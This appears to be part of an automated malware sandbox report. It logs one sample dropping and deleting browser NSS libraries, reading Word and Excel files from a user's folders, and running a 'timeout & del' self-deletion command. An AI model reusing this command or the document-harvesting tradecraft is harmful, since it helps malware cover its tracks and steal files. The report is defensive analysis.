C:\Users\user\AppData\Local\Temp\1C1DB9BC\freebl3.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\mozglue.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\msvcp140.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\nss3.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\nssdbm3.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\softokn3.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\ucrtbase.dll	success or wait	1	4088ED	DeleteFileW
C:\Users\user\AppData\Local\Temp\1C1DB9BC\vcruntime140.dll	success or wait	1	4088ED	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-console-l1-1-0.dll	0	18744	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-datetime-l1-1-0.dll	0	18232	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-errorhandling-l1-1-0.dll	0	18232	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-2-0.dll	0	18232	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-handle-l1-1-0.dll	0	18232	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-interlocked-l1-1-0.dll	0	17856	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-localization-l1-2-0.dll	0	20792	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-namedpipe-l1-1-0.dll	0	18232	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-0.dll	0	19392	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-profile-l1-1-0.dll	0	17712	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-string-l1-1-0.dll	0	18232	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-2-0.dll	0	18744	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-timezone-l1-1-0.dll	0	18224	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-conio-l1-1-0.dll	0	19256	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-environment-l1-1-0.dll	0	18736	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-heap-l1-1-0.dll	0	19256	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-math-l1-1-0.dll	0	28984	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-private-l1-1-0.dll	0	73016	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-runtime-l1-1-0.dll	0	22840	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-string-l1-1-0.dll	0	23488	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-utility-l1-1-0.dll	0	18744	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\mozglue.dll	0	139216	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\nss3.dll	0	1244112	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\softokn3.dll	0	144336	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1C1DB9BC\vcruntime140.dll	0	83784	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GRXZDKKVDB\GRXZDKKVDB.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Desktop\EFOYFBOLXA\BJZFPPWAPT.xlsx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Desktop\EFOYFBOLXA\EFOYFBOLXA.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Desktop\BJZFPPWAPT\BJZFPPWAPT.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Desktop\BJZFPPWAPT\ZGGKNSUKOP.xlsx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\BJZFPPWAPT.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\BJZFPPWAPT.xlsx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\DUUDTUBZFW.xlsx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\EFOYFBOLXA.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\EFOYFBOLXA.xlsx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\GRXZDKKVDB.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\NVWZAPQSQL.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\ZGGKNSUKOP.xlsx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\NVWZAPQSQL\EFOYFBOLXA.xlsx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\NVWZAPQSQL\NVWZAPQSQL.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\GRXZDKKVDB\DUUDTUBZFW.xlsx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\GRXZDKKVDB\GRXZDKKVDB.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\EFOYFBOLXA\BJZFPPWAPT.xlsx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\EFOYFBOLXA\EFOYFBOLXA.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\BJZFPPWAPT\BJZFPPWAPT.docx	unknown	1026	success or wait	1	407248	ReadFile
C:\Users\user\Documents\BJZFPPWAPT\ZGGKNSUKOP.xlsx	unknown	1026	success or wait	1	407248	ReadFile

Analysis Process: cmd.exe PID: **5320**, Parent PID: **4128**

General

Target ID:	11
Start time:	16:02:06
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe" /c C:\Windows\system32\timeout.exe 3 & del "cvtres.exe
Imagebase:	0xa60000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe	cannot delete	1	A80374	DeleteFileW
C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe	cannot delete	1	A80374	DeleteFileW

Analysis Process: conhost.exe PID: **4652**, Parent PID: **5320**

General

Target ID:	12
Start time:	16:02:07
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Copyright Joe Security LLC 2022

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6edaf0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: **5980**, Parent PID: **5320**

General

Target ID:	13
Start time:	16:02:07
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\timeout.exe 3
Imagebase:	0xee0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Disassembly

No disassembly